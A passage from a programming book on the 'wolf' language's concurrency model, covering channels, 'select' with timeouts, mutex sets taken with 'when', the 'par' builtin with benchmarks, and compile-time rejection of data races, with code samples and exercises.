Read the three lines against the three operations. A send after close returns the closed row, an ordinary error value in an ordinary row, handled with chapter 6's `else`, and the document is not queued. A receive after close still drains what was already buffered, which is why `regions` arrives even though the close came first. And a receive on a drained-closed channel returns the closed row as well, which is exactly what the `for` loop above was reading when it stopped.

Nothing in that paragraph is a trap: close is a normal part of a protocol, so it produces values, not faults. What produces the fault is the *absence* of a close.

Happens-before, once

Here is the synchronization guarantee, in the one paragraph a practitioner needs. The *k*-th send on a channel happens before the *k*-th receive completes: everything the sending task wrote before that send is visible to the receiving task after that receive, with no fences and no volatile. On a rendezvous channel the edge also runs the other way (the receive happens before the send *returns*), which is what "hand to hand" means formally. Two more edges you have already used: a spawn happens before its child's first action, and every action of a child happens before the join. The specification's memory model is longer than this paragraph, and its own advice is that safe wolf code does not need the rest of it: with no `unsafe` and no FFI, every execution is sequentially consistent, and there is nothing to reason about beyond program order.

What a channel may carry

`channel[Doc]` works because a `Doc` is two words the machine copies. The general rule is the one chapter 10 stated as D14, and a channel is where it becomes a type check: a payload

must be something that can cross a task boundary without leaving a second owner behind. Copied values qualify. Frozen data qualifies: the cold open of chapter 10 sent `int`s pulled out of a frozen snapshot, and could have sent the snapshot itself, because `imm` data crosses by reference with no copy and the sender keeps its own access. And a region qualifies, by moving:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn main() -> !int {
    let inbox = channel[region](1)
    var shelved = 0
    scope writers {
        writers.spawn(fn() {
            let batch = region()
            in batch {
                var docs = List[Doc]()
                (mut docs).push(Doc { title: "regions", words: 900 })
                (mut docs).push(Doc { title: "moves", words: 640 })
            }
            inbox.send(move batch)?
        })
        let arrived = inbox.recv() else |_| { return 1 }
        shelved = 2
    }
    print("{shelved} documents crossed, nothing copied")
    0
}
```

```
console
$ lupin batch.lu
2 documents crossed, nothing copied
```

`inbox.send(move batch)` is chapter 8's promise arriving. The whole region changes hands (two documents, a list, the strings inside them, however large the graph is), and the cost is the cost of moving one value, because a region is one owner and the send transfers the owner. No traversal, no serialization, no copy. The synchronization comes with it: every write made into `batch` before the send happens before every access the receiver makes, so the receiving task sees a complete object graph rather than a half-built one.

The word `move` in that line is doing chapter 7's job, and it charges chapter 7's price:

```
wolf · interpreted run, trap(use-after-move)
fn main() -> !int {
    let inbox = channel[region](1)
    let batch = region()
    let n = in batch { 2 }
    inbox.send(move batch)?
    let again = in batch { 3 }
    print("{again}")
    0
}
```

```
console
$ lupin stale.lu
stale.lu: trap(use-after-move): `batch` was moved out and is uninitialized
here [mem.tier0.move.2] at 6:20; `batch` moved here at 5:16
$ echo $?
3
```

That is `[mem.tier0.move.2]`: the same clause, the same trap kind, and the same diagnostic vocabulary chapter 7 taught on a struct field. A sending task that keeps using what it sent has made an ownership mistake, not a concurrency mistake, and the language declines to invent a new category for it. This is the whole reason "the racy program does not typecheck" is a claim about the *memory* model: the rules that make a send safe are the rules you already learned, pointed at a task boundary.

Chapter 16 makes region transfer a design technique: moving a cyclic graph between failure domains, and choosing transfer or sharing by shape.

Exercise 12-1 *(fingers · lupin)*. A producer sends four squares and closes; `main` drains with a `for` loop. Type it, run it, then delete the `ch.close()` line and predict what the second run does before you try it.

Exercise 12-2 *(extension (break-it-on-purpose) · lupin)*. Using one task and one channel of capacity 1, write the shortest program you can whose second statement never finishes. Predict the trap kind and the roster before running.

12.2 `select` with timeouts

A task that can wait on only one thing at a time is a task that cannot have a deadline. `select` waits on several:

```
wolf · runs, exit 0
fn main() -> !int {
    let queries = channel[str](1)
    select {
        q from queries => { print("serving {q}") },
        timeout(5.ms) => { print("idle: no query inside the deadline") },
    }
    queries.send("regions")?
    select {
        q from queries => { print("serving {q}") },
        timeout(5.ms) => { print("idle: no query inside the deadline") },
    }
    0
}
```

```
console
$ lupin deadline.lu
idle: no query inside the deadline
serving regions
```

Two identical `selects`, two different outcomes, and one sentence explains both: `select` runs the body of exactly one *ready* arm, and if no arm is ready it blocks until one becomes ready. The first `select` finds an empty channel, so the only arm that can become ready is the timer. The second finds a value waiting, takes it, and the timer never enters into it.

A `timeout` arm wins when no other arm can; it neither bounds the body's runtime nor fires when work was available, which are the two mistakes people make with it.

When both arms are ready

Give `select` two ready arms and it has a genuine choice to make:

```
wolf · runs, exit 0
fn main() -> !int {
    let fast = channel[str](1)
    let slow = channel[str](1)
    fast.send("regions")?
    slow.send("moves")?
    var served = ""
    select {
        q from fast => { served = q },
        q from slow => { served = q },
    }
    print("served {served}")
    0
}
```

Both `served regions` and `served moves` are conforming outcomes of that program. The choice among simultaneously-ready arms is pseudo-random and drawn from the *scheduler's seed*, not from the wall clock, the arm's position in the source, or whichever channel happened to be touched first: a recorded decision, and a recorded decision can be replayed.

```
console
$ lupin fair.lu
served regions
$ lupin run fair.lu --seed=1
served moves
$ lupin run fair.lu --seed=2024
served regions
```

Those two seeded lines reproduce forever, which inverts what "nondeterministic" usually costs you. Nondeterminism in wolf means the *specification* admits more than one outcome; any single run is as repeatable as arithmetic, and a failing run is a number you can put in a bug report.

The number is not the only handle. Ask the interpreter to enumerate the program's schedules instead of picking one:

```
console
$ lupin conform-run fair.lu --explore=8
fair.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
```

```
  outcomes: 2 distinct — SCHEDULE-DEPENDENT
    exit(0) ×1 stdout=served regions\n leaks=0 forest=ok — replay: --
seed=0
      decision stream: ev:0
    exit(0) ×1 stdout=served moves\n leaks=0 forest=ok — replay: --
seed=4611686018427387905
      decision stream: ev:1
  deadlocks: 0 · races: 0 · max depth: 1 decision(s)
$ echo $?
1
```

Read it as a report about your program, not a test result. The budget of 8 was a ceiling: this program contains exactly one decision with two choices, so the frontier closed after two schedules and `max depth: 1 decision(s)` says so. Each outcome carries the seed that reproduces it. And the `SCHEDULE-DEPENDENT` verdict is a finding, not a failure, which is why the exit code is 1 even though nothing went wrong: a program whose output depends on the schedule is something a test suite should be told about. §12.4 shows a program that earns the other verdict.

Chapter 17 turns this instrument on a bug and shows what hunting with it looks like. What matters here is smaller and it is a design rule: the seed exists so that *your* choice of what to observe is the thing under test. A program that prints arrival order will be schedule-dependent no matter how carefully it is written; a program that prints a sum will not.

The million idle connections

The question every completion-based I/O design has to answer is what an idle connection costs, and `select` is where wolf answers it. An arm waiting on a channel, a timer, or an I/O completion costs an entry in the runtime's wait set for the duration of the `select`, not a task. A task is what runs when an arm becomes ready. So the shape wolf's concurrency is designed for is a task per *active* request, not a task per connection, and a million idle connections hold a million registrations, not a million stacks.

That is a claim about structure, and a bounded one. It says the design does not force a stack per idle connection. It says nothing about throughput, latency, or how the registration is implemented; those are measurements, and Part 4 is where the book makes claims it can measure.

Exercise 12-3 *(comprehension · lupin)*. Two identical `selects`; between them, one `send`. Predict both printed lines:

```
wolf
fn main() -> !int {
    let a = channel[int](1)
    select {
        v from a => { print("got {v}") },
        timeout(5.ms) => { print("timed out") },
    }
    a.send(9)?
    select {
```

```
        v from a => { print("got {v}") },
        timeout(5.ms) => { print("timed out") },
    }
    0
}
```

Exercise 12-4 *(comprehension + schedule play · lupin)*. Both channels are ready before the `select` runs. Write down every output this program is *allowed* to print, then run it under seed 1 and seed 2024:

```
wolf
fn main() -> !int {
    let a = channel[int](1)
    let b = channel[int](1)
    a.send(1)?
    b.send(2)?
    var got = 0
    select {
        v from a => { got = v },
        v from b => { got = v },
    }
    print("{got}")
    0
}
```

Exercise 12-5 *(spelunking · lupin)*. Run the explorer over 12-4 and read its report line by line. Why "2 schedule(s)" and not eight? What is a `decision stream`, and why does the tool exit 1 when nothing failed?

12.3 When channels are the wrong queue

A channel is the right answer often enough to become a reflex. Here is a work list that a channel would serve, and should not:

```
wolf · runs, exit 0
fn main() -> !int {
    var work = List[int]()
    (mut work).push(900)
    (mut work).push(640)
    var total = 0
    while work.len > 0 {
        total += work[work.len - 1]
        (mut work).pop()
    }
    print("{total} words, one owner, no synchronization")
    0
}
```

```
console
$ lupin worklist.lu
1540 words, one owner, no synchronization
```

One task pushes and pops. A `channel[int]` would run this program too, and it would charge for two properties the program does not use.

The first is synchronization: a channel establishes a happens-before edge between two tasks at every send, and there is no second task here to establish it with. The second is blocking: a channel's receive waits for a sender, and the only task that could send is the one waiting, which is exercise 12-2′s one-task deadlock wearing work clothes.

There is a third cost and it is the one that outlives the program. Types are claims. `channel[int]` announces to every future reader that this list crosses a task boundary, and a reader who believes it will reason about interleavings that cannot happen. `List[int]` states the truth: one owner, no concurrency, and chapter 7′s rules are the whole story. Make the cheapest claim that is true.

Go's community has measured the throughput side of this for years: a channel's send and receive carry a lock and a scheduler interaction, and for a producer-consumer pattern with a cheap body that cost can dominate the work. The structural argument above is the one that decides most cases before a benchmark is needed: if the data does not cross a task boundary, a channel is buying you nothing and telling your readers something false.

The answer flips the moment a second task appears. When the work list is fed by a producer or drained by a pool, the channel's two costs become exactly the two features required, and the refactor is chapter 11′s worker pool.

Exercise 12-6 *(extension · lupin)*. Build a router: one task reads an inbox and forwards each value to an `evens` or `odds` sink. `main` feeds 1 through 8 and then sums both sinks. Mind the closes: who closes what, in what order?

Exercise 12-7 *(design)*. A single task maintains a work list it alone pushes to and pops from. Argue why a `channel` is the wrong type for that list even though it would work, and name the two properties a channel charges for that this task does not use. When does the answer flip?

Exercise 12-10 *(extension · lupin)*. The worklist as a checker: `balanced(line)` walks a line's characters with a `List[char]` stack — push every opener among `([{`, pop and compare on every closer. Table four lines, two of them wolf-shaped code fragments. Three ways to be unbalanced hide in one function; name all three and the line of your program that catches each.

Exercise 12-11 *(extension · wolf + lupin)*. Two stacks make a compiler front half: convert `3 + 4 * 2 - 6 / 3` from infix to postfix with one operator stack — pop while the stack's top has precedence at least the incoming operator's, then push; drain at the end. Feed the result to 5-7′s RPN evaluator in your head to check it. Which single comparison in your loop decides that `3 + 4 * 2` is 11 and not 14?

12.4 `when (a, b)`

Some state is genuinely shared. Two readers both count queries served and words returned, and the two numbers have to agree with each other:

```
wolf · runs, exit 0
fn main() -> !int {
    let served = Mutex(0)
    let words = Mutex(0)
    scope readers {
        readers.spawn(fn() { when (served, words) { served += 1; words +=
900 } })
        readers.spawn(fn() { when (words, served) { words += 640; served
+= 1 } })
    }
    when (served, words) { print("{served} queries, {words} words") }
    0
}
```

```
console
$ lupin counters.lu
2 queries, 1540 words
```

Look at the two `when` lines before reading further, because in most languages you have found a bug. One task takes `served` then `words`; the other takes `words` then `served`. That is the AB-BA deadlock, the first thing any review looks for, and the reason codebases carry documents titled “lock ordering.”

It is not a bug here, and the spelling is why. `when (a, b)` acquires the *whole set* before the body runs, one object at a time, in a canonical order: a single total order over every synchronizing object in the process, which the runtime assigns and the program never writes. `when (served, words) and when (words, served)` therefore perform identical acquisitions. The order you wrote is documentation; the order the machine takes is the canonical one.

Which makes the deadlock argument short. A task blocked partway through acquiring a set holds only objects that come earlier in the canonical order than the one it is waiting for. Every task acquires in that same order. So there is no cycle to form: the classic lock-order deadlock is not detected, it is absent, and it is absent for the same reason a sorted list has no inversions.

The explorer will say so:

```
console
$ lupin conform-run counters.lu --explore=16
counters.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
  outcomes: 1 distinct — observably deterministic (every schedule agrees)
    exit(0) ×2 stdout=2 queries, 1540 words\n leaks=0 forest=ok — replay:
--seed=0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
```

`observably deterministic (every schedule agrees)` is the verdict §12.2's program could not earn, and `deadlocks: 0` is the claim of this section checked against every interleaving the reduction admits, not argued on the page.

Why it is a construct and not a library

The guarantee above is a property of the *only* way to take a lock, and that is not something a library can arrange. A library gives you `lock` and `unlock`, and the moment a program can hold one lock and then ask for another, canonical order stops being an invariant and becomes a coding standard. Wolf declines to have the incremental form at all:

```
wolf · rejected, E0201
fn main() -> !int {
    let served = Mutex(0)
    let words = Mutex(0)
    when (served) {
        when (served, words) { words += 900 }
    }
    0
}
```

```
diagnostic
error[E0201]: `when` requires at least two operands — it acquires its
whole set at once, so name every sync object the body touches in one
`when` list
 --> ./s12.lu:7:10
  |
7 |     when (served) {
  |          ^^^^^^^^
  |
```

```
console
$ lupin nested.lu
nested.lu: E0201: `when` requires at least two operands — it acquires its
whole set at once, so name every sync object the body touches in one
`when` list [gram.expr.conc] at 4:5
$ echo $?
2
```

Both implementations refuse the program, with the same code and the same rule in two voices: the compiler at the parse rung, the interpreter before it runs a line. There is no one-operand `when` to nest, so "hold this while I take that" has no spelling to write it in. The bug is unsayable, a stronger guarantee than any detector, and it is bought with a grammar restriction, not a runtime check.

Deadlock through a channel remains constructible (exercise 12-2 is four lines of it), and that asymmetry is deliberate. Waiting for data is a program's own business, and a program that waits for data that never comes is wrong in a way no grammar can see. Acquiring locks piecemeal was never anything but a bug factory, so the grammar took it away.

Exercise 12-8 *(comprehension · lupin)*. Two tasks acquire the same two mutexes in *opposite* spellings. Predict the total, and predict what the explorer says about this program; then check both.

Exercise 12-9 *(extension (break-it-on-purpose) · lupin)*. Now construct the classic deadlock `when` was designed to kill: task one takes `a` then `b`, task two takes `b` then `a`, nested. Write it and report what actually happens: at what phase does this program die?

Where Part 3 has got to

Three chapters in, the vocabulary is complete enough to write a server. A `scope` owns tasks and joins them at a brace; handing the scope to a function is how that function borrows one; a channel is a typed bounded queue whose close is a broadcast and whose payload rule is the memory model's; a `select` waits on several things and takes a seed; and `when` acquires a set of locks in an order no program can get wrong.

Every concurrent thing in these three chapters was concurrent because you wrote `spawn`, and every one of them was doing a *different* job: one reader totalling words while another looked for the busiest document. That is concurrency: several jobs in flight, structured so that none of them outlives its brace. It is not the same subject as taking one job and dividing it, which is a question about a collection, not about a scope, and it has its own vocabulary.

13. Dividing one job

Chapter 12 closed by naming a subject it had not covered. Everything concurrent in the three chapters behind us was concurrent because two *different* jobs were in flight: one reader totalling words while another looked for the busiest document. Cutting a single job into pieces is a different question, and it begins in the same place every time: the pieces have to add up somewhere.

13.1 `par`

Chapter 6 ended on a promise, in a box, on a page that has been in your hands since Part 1: the word counter's `for word in text.words()` loop "becomes parallel by changing one call", and this section was named as the place that diff gets checked. Since wolf 0.2.15 there is a `par` to do it with. Here is the diff, here is what it costs, and here is the part of the box that was not right.

`xs.par(f)` maps `f` over a list, in parallel, and answers a list. It is `[conc.task.par]`, and it is *defined* by desugaring to a `scope` full of `spawn`s — it adds no semantics to this chapter, only shape. Which means it needs a list to map over, and chapter 6's `count` takes one `str` and answers one tally. One string is not a list of anything. So before a single call can change, the text has to arrive in pieces and the tallies have to be added back together.

Here is that program, still running on one core:

```
wolf · part(wcserial) · runs, exit 0
fn count(text: str) -> Map[str, int] {
    var tally = Map[str, int]()
    for word in text.words() {
        let w = word.lower()
        tally[w] = (tally[w] else 0) + 1
    }
    tally
}

fn main() -> !int {
    let pieces = [
        "The wolf runs and the moon watches over the wolf",
        "The pack answers and the moon does not",
        "A wolf is a wolf and the moon is the moon",
    ]
    var parts = List[Map[str, int]]()
    for p in pieces { (mut parts).push(take count(p)) }
    var total = Map[str, int]()
    for part in parts {
        for (w, n) in part.pairs() { total[w] = (total[w] else 0) + n }
    }
    print("the {total["the"]} wolf {total["wolf"]} moon {total["moon"]}")
    0
}
```

```
console
$ wolf run wordcount.lu
the 7 wolf 4 moon 4
```

Two things in it are worth naming before the parallel version arrives, because both are already here and neither is the price of parallelism. The first is the split: `pieces` is the text having been cut up. The second is the merge, the loop over `parts` that adds each piece's tally into `total`. A divided job's pieces have to add up somewhere, and that somewhere is the same loop whether the pieces were counted one after another or all at once. The merge is what splitting costs, not what `par` costs. The `take` on the push is chapter 5's rule doing its job: handing a value to a container copies it, and `count(p)` is a temporary nobody else holds, so `take` says hand it over for good and the copy does not happen.

And now the diff:

```
wolf · part(wcpar) · runs, exit 0
fn count(text: str) -> Map[str, int] {
    var tally = Map[str, int]()
    for word in text.words() {
        let w = word.lower()
        tally[w] = (tally[w] else 0) + 1
    }
    tally
}

fn main() -> !int {
    let pieces = [
        "The wolf runs and the moon watches over the wolf",
        "The pack answers and the moon does not",
        "A wolf is a wolf and the moon is the moon",
    ]
    let parts = pieces.par(count)
    var total = Map[str, int]()
    for part in parts {
        for (w, n) in part.pairs() { total[w] = (total[w] else 0) + n }
    }
    print("the {total["the"]} wolf {total["wolf"]} moon {total["moon"]}")
    0
}
```

```
console
$ wolf run wordcount.lu
the 7 wolf 4 moon 4
```

One call. `count` is untouched and so is its signature; the merge loop is untouched; `pieces` is untouched; the two programs print the same bytes. The two lines that pushed each tally in turn are `pieces.par(count)`.

Now the correction chapter 6 is owed. Its box said "signature, types, `top`, and `main` all stand". The signature stands, the types stand, `top` stands — `main` does not. It has to hand `par` a list, so the split and the merge live there, and in §6.5's program they do not exist

yet. Against a counter that already works on pieces, `par` is one call and the box is exactly true. Against §6.5′s counter, which takes one string, `main` is restructured first and *then* one call changes. The promise is kept in the first sense and overstated in the second, and the distance between them is one paragraph of `main` — not a rewrite, which is what the box said to hold us to.

Three guarantees make that diff safe to make, and all three are load-bearing above. Results come back **in input order**, whatever the schedule: `out[i]` is `f(xs[i])` for every `i`, so the merge sees the same maps in the same order as the serial version and no reordering can change what the program prints (`[conc.task.par.order]`). The tasks **join inside the call** — `par` is a scope that opens and closes between the parentheses — so by the time the next line runs, every piece is counted. And `f` is checked as a spawned closure's body, so a write to captured enclosing state is E1101 at the write, with the `par` named as the spawn site (`[conc.task.par.capture]`). That last one is §13.2′s whole subject, from the other end.

`par` also does not spawn a task per element, and is not allowed to: the runtime cuts `0..n` into `k = min(n, W)` contiguous chunks, where `W` is its worker count, and a task per element is not a conforming desugar (`[conc.task.par.chunk]`). Three pieces above means at most three tasks. No clause lets a program ask what `k` was.

Now the number, which a chapter about parallelism is usually coy about.

Measured on this book's own machine: an Apple M5 Pro, 18 logical cores (12 performance and 6 efficiency), wolf 0.2.15, each program built with `wolf build` and the binary timed, so no compile time is counted. The input is 72 pieces of about 380,000 characters each — the same three sentences above, repeated, so that every piece holds real work and there are four pieces per core.

program	**serial**	**`par`**	
the word counter as printed above	0.87 s	1.98 s	**2.3x slower**
the same counter, one allocation per word removed	0.57 s	0.05 s	11.4x faster
a loop that computes and allocates nothing	1.16 s	0.07 s	16.6x faster

Read the first row again. The word counter, parallelized by changing one call, on a machine with eighteen cores, is **more than twice as slow as** the version that used one**. Nothing is wrong with the program; both** versions print the same bytes, and both are conforming.

What is wrong is the body. `word.lower()` allocates a fresh `str` for every word in the text — about fourteen million of them across the seventy-two pieces — and a task's allocations land where a task's allocations land: tasks run with the process root as their ambient region, and the native root arena serializes allocation behind one lock (`[conc.task.par.cost]`). Eighteen workers that all allocate spend their time queueing at that lock instead of counting. The tell is not in the wall clock but beside it: the serial run spends 0.02 s inside the kernel and the parallel run spends **28.75 s** there, spread across its workers. That is not work. That is waiting.

The second row is the same program with the one allocation taken out — counting the word view `words()` already handed us instead of a lowercased copy of it — run on the same input with the same one-call diff. It is 11.4x faster on 18 cores. The third row is a loop that only computes, and it gets 16.6x. Nothing about `par` changed between the three rows. What changed is what `f` does between spawns.

The specification says this in one sentence, and it is the sentence to carry out of this section:

> *Speedup is not promised: a list shorter than `W`, or an `f` cheaper*
>
> *than a spawn, can make `xs.par(f)` slower than `xs.map(f)`, and both*
>
> *are conforming.*

So chapter 6's promise, stated honestly, is this: the diff is one call, and what the call buys is a property of `f`, not a property of `par`. The compiler will not tell you which row of that table your program is in. Measuring it is the job, and it is a smaller job than the rewrite you were promised you would not have to do.

Two notes on the machines, both of which this section ran on. `lupin` executes `xs.par(f)` sequentially and prints the same bytes, which is conforming rather than a shortfall — input order is the guarantee, not concurrency — so the timings above are the compiler's alone. And the serial twin above is spelled as a loop, not as `pieces.map(count)`, although `map` is `par`'s exact serial partner and the diff between those two is a single word. `map` is a `std.list` function that has to reach its home module (`[type.method.resolve]`), and this book pins no std for the tools to find (wolf-book#39), so `pieces.map(count)` is E0301 under `wolf` and `unsupported` under `lupin` on the machines that check these pages. `pieces.par(count)` runs on both without one: `par` is the language's own builtin (`[type.comb.builtin]`), not a library function. The loop printed above is what `map` would have written.

`par` is what the language hands you when the job already divides into a list. The rest of this chapter is what happens when you divide one by hand instead, and the obvious way to spread a loop is to give it to a reader:

```
wolf · rejected, E1101
struct Doc { title: str, words: int }

fn main() -> !int {
    let store = freeze region {
        var docs = List[Doc]()
        (mut docs).push(Doc { title: "regions", words: 900 })
        (mut docs).push(Doc { title: "moves", words: 640 })
        docs
    }
    var total = 0
    scope readers {
        readers.spawn(fn() { for d in store { total += d.words } })
    }
    print("{total} words")
    0
}
```

That program does not run, in either implementation, and §13.2 is why.

13.2 The race that does not compile

Here is the compiler on it:

```
diagnostic
error[E1101]: this task writes to `total`, which it captures from the
enclosing function
  --> ./s1.lu:15:47
   |
15 |         readers.spawn(fn() { for d in store { total += d.words } })
   |         ------------------------------------------------------------
the task's closure captures it at this spawn
   |                                                ^^^^^ tasks cannot
mutate captured state
   |
   = note: task captures are copies, `imm` shares, or region moves (D14) —
never mutable windows
     onto the parent's locals; two tasks writing one binding is the data
race the memory
     model forbids. Three ways out: send results over a `channel` and let
one owner mutate;
     guard truly shared state with a `Mutex` acquired in a `when` block;
or give each task
     its own copy and combine the results after the scope joins.

warning[W1101]: this write to `total` stays inside the task
  --> ./s1.lu:15:47
   |
15 |         readers.spawn(fn() { for d in store { total += d.words } })
   |                         -------------------------------------------
the closure captured it at spawn
   |                                                ^^^^^ lands on the
task's own copy
   |
   = note: task captures copy (or move); the enclosing binding never sees
this assignment. Send the
     result over a channel, or return it through the scope's join.
```

And here is the interpreter, which does not run it either:

```
console
$ lupin divide.lu
divide.lu: E1101: this task writes to `total`, which it captures from the
enclosing function: unsynchronized mutable capture across tasks (D14 —
copy, share `imm`, or `move`; a `sync` type mediates shared writes)
[conc.task.spawn] at 12:47
$ echo $?
2
```

Both tools reject it with the same code, and both point at the same five characters: the `total` inside the closure. This is the part of the book where the differential stops being an argument and becomes a boring fact: the specification says `total` may not be written

from a task, and both readings of the specification say so before the program starts, in the same words about the same bytes. Chapter 3 set the pattern as two tools, one rule, and two enforcement moments: the compiler proving it before the program starts, the interpreter catching it in the act. Here the two moments collapse into one, which is what a rule looks like when both readings have finished arguing about it.

Now read *where* the error points, because it is not where you would put it. There is one task in that program. One task cannot race with anything: there is nothing to interleave with, and the sum it computes would be arithmetically correct. The compiler rejects it anyway, at the capture, and the phrase it uses is `tasks cannot mutate captured state`.

That is the rule chapter 10 stated positively and this chapter cashes. D14 gives a task body three ways to touch anything it did not create: it copies, it reads `imm` data, or it takes a region by move. A mutable window onto the parent's local is not on the list, and the check does not wait to see how many tasks want one. Wolf declines to compile the shape a race is made of, and the shape has one instance in it.

The consequence is the pitch. Add the second reader and you have written the classic lost-update bug: two tasks, one accumulator, an answer that depends on timing. You will never see it. The program that would have contained it does not build, and it did not build back when it was still a one-task program that worked. Exercise 13-3 is the two-task version, and part of what it asks is how much the two tools say about it.

`W1101` is the same fact from the other side, and it is what makes the rejection teachable rather than merely correct. The closure captured `total` by value, so if the write were allowed to stand it would land on the task's private copy and the parent's `total` would print `0`: not a race at all, a silently wrong answer. The error says the shape is forbidden; the warning says what the shape would have done. Read them together and you know both that you may not write it and why you did not want to.

The two answers this program has

The note ends with three ways out. Here are the two that answer the program above, and you have already met both.

The first is a channel, which is the route §10.1 said existed and left to chapter 12 to build. Each reader computes its piece and sends it; one owner (`main`, after the join) does the adding:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }

fn main() -> !int {
    let store = freeze region {
        var docs = List[Doc]()
        (mut docs).push(Doc { title: "regions", words: 900 })
        (mut docs).push(Doc { title: "moves", words: 640 })
        docs
    }
    let parts = channel[int](2)
```

```
    scope readers {
        readers.spawn(fn() { parts.send(store[0].words) })
        readers.spawn(fn() { parts.send(store[1].words) })
    }
    var total = 0
    for _ in 0..2 { total += parts.recv() else |_| { return 1 } }
    print("{total} words")
    0
}
```

```
console
$ lupin fanout.lu
1540 words
```

The accumulator did not disappear; it moved. `total` is still a plain `var` and it is still added to twice, but both additions now happen in one task, after the brace that guarantees the other two are finished. Nothing is guarded because nothing is shared: the readers own their partial sums, the channel carries copies, and `main` owns the total. This is the shape to reach for by default, and the reason is that it has no critical section to get wrong.

The explorer agrees, over every interleaving it can reach:

```
console
$ lupin conform-run fanout.lu --explore=16
fanout.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
  outcomes: 1 distinct — observably deterministic (every schedule agrees)
    exit(0) ×2 stdout=1540 words\n leaks=0 forest=ok — replay: --seed=0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
```

`outcomes: 1 distinct` is §17.2's verdict arriving early: two schedules exist, both were run, and the program has one answer. Addition commutes, so the order the two pieces arrive in cannot be observed, which is a property of the operation you combined them with, not of the language, and is the first thing to check when a divided job starts giving two answers.

The second way out is for state that is genuinely shared, where no amount of rearranging makes one owner enough. Two numbers that must agree with each other are the honest case, and §12.4 built the instrument:

```
wolf · runs, exit 0
fn main() -> !int {
    let words = Mutex(0)
    let docs = Mutex(0)
    scope readers {
        readers.spawn(fn() { when (words, docs) { words += 900; docs +=
1 } })
        readers.spawn(fn() { when (docs, words) { words += 640; docs +=
1 } })
    }
    when (words, docs) { print("{words} words in {docs} documents") }
```

```
    0
}
```

```
console
$ lupin guarded.lu
1540 words in 2 documents
```

Two things about that program are the point. The two `when` lines name their operands in opposite orders and it does not matter, for the reason §12.4 gave: the set is acquired whole, in a canonical order the program never writes. And `when` needs a *set*: two operands, minimum, which is why this example guards two counters, not one. That is not a limitation to work around. A single number under a lock is a job for the program above: one owner and a channel, with no lock at all.

The same law, one boundary over

The capture check enforces a rule about what may exist in two places at once; a closure is one boundary that rule crosses, and a channel is the other place a value can go:

```
wolf · rejected, E1102
struct Doc { title: str, words: int }

fn main() -> !int {
    let inbox = channel[List[Doc]](1)
    0
}
```

```
diagnostic
error[E1102]: `List[Doc]` cannot be sent through a channel
 --> ./s4.lu:7:25
  |
7 |     let inbox = channel[List[Doc]](1)
  |                         ^^^^^^^^^ not a sendable payload type
  |
  = note: channel payloads must be `Copy` data, `imm` data, a region value
(the send is its affine
    move), a `sync` type, or a struct, enum or tuple whose every field is
one of those
    ([conc.chan.type], [conc.chan.payload]) — sending anything else would
give two tasks one
    mutable value. D14's verbs are the ways out: `move` the data into a
region and send the
    region, `freeze` it into shareable `imm` data, or guard it with a
`Mutex`.
```

```
console
$ lupin inbox.lu
inbox.lu: E1102: `List[Doc]` cannot be sent through a channel: a payload
must be `Copy`, `imm`, a moved region, or a `sync` type — a bare region-
interior `List` is none of those. Send the region instead [conc.chan.type]
at 4:25
```

```
$ echo $?
2
```

Both tools refuse the declaration in the same clause vocabulary. Notice that no `send` appears in the program: the channel's *type* is the claim, so the declaration is where the claim is checked, which means a sendability mistake is found at the line where you designed the queue, not at the line where you finally used it.

Read the four admitted classes back slowly. `Copy` data, `imm` data, a region that moves, and a `sync` type: that is D14′s list again, the one §10.1 gave for what a task body may touch and §12.1 taught three of by showing them work. E1101 and E1102 enforce one rule at two boundaries, with the same note under both offering the same three ways out. A language that had written this twice would have left you a way to smuggle a mutable value across one boundary by declaring it at the other.

Exercise 13-2 *(fingers · lupin)*. Nine numbers, squared and summed, on one core: build the list, square each into a second list, add them up, print the total. Run it and keep the program. The number it prints is the number every divided version of this job has to agree with, and a divided job that does not reproduce its sequential answer is wrong, not fast.

Exercise 13-3 *(comprehension · wolf + lupin)*. Two tasks increment a captured `var`:

```
wolf · rejected, E1101
fn main() -> !int {
    var hits = 0
    scope s {
        s.spawn(fn() { hits += 1 })
        s.spawn(fn() { hits += 1 })
    }
    hits
}
```

Before running it, predict the three fixes the note offers and which two apply here. Then run it under both tools and account for the difference in what they print: the codes and the spans agree, and the amount of output does not. Which tool tells you about the second `spawn`, and what does the extra warning on it say that `W1101` did not?

Exercise 13-4 *(spelunking · lupin)*. Two programs differ in one `print`. Explore both and read the verdicts: `ex13-4a.lu` prints the arrival order and the sum, `ex13-4b.lu` prints only the sum, and one of them is `SCHEDULE-DEPENDENT`. Same tasks, same channel, same schedules. Why do the verdicts differ, and what does that mean for how you design a divided job's output?

Where this leaves the shelf

The count is divided and the answer is still 1540. The two shapes available to write it in are both shapes the machine can check, which is what made that uneventful. A task that touches only what it copies, reads only what is frozen, and sends its answer home needs

no reasoning about ordering at all, and the explorer will say so in one line. A task that must share needs the whole lock set at once, and there is no spelling for taking them one at a time.

What you cannot do is the third thing: reach out of the closure and add to the parent's variable. C and Go both let you write that and find out later: Go's race detector will tell you about it in a run that happens to hit it, which is a different offer from being unable to write it. Rust refuses it too, and refuses it earlier than its reputation suggests: `Send` and the borrow checker close the same hole with different machinery. Wolf's claim is narrower than Rust's, and it is about the diagnostic. The accumulator in the closure is not a bug this book teaches you to avoid. It is a program that does not build, in both implementations, with a note that names the three shapes you meant instead.

Exercise 13-5 *(extension · lupin)*. grep, wolfished: write `grep(text, pattern) -> List[str] ! {EmptyPattern}` returning the matching lines. Substring search is yours to write with byte slices. Why is the empty pattern an *error* here, when POSIX grep happily matches it everywhere?

Exercise 13-7 *(comprehension · lupin)*. One Euler step for two bodies on a line, gravity only, equal masses. Before running: what is `v1 + v2` after the step, and is your answer exact or approximate for f64 arithmetic?

Exercise 13-9 *(extension · lupin)*. The caesar shift, sequential on purpose: `shift(s, k)` moves each lowercase letter `k` places with wraparound (`chars`, casts, `% 26`) and passes everything else through. Encode a line with `k = 3`, decode with the *same function*, and make `main` exit nonzero if the round trip misses. Two questions: what number decodes for `k = 3`, and — the extension — if the shift instead came from the letters of a key word repeating along the message, what would decode have to do that it does not do now?

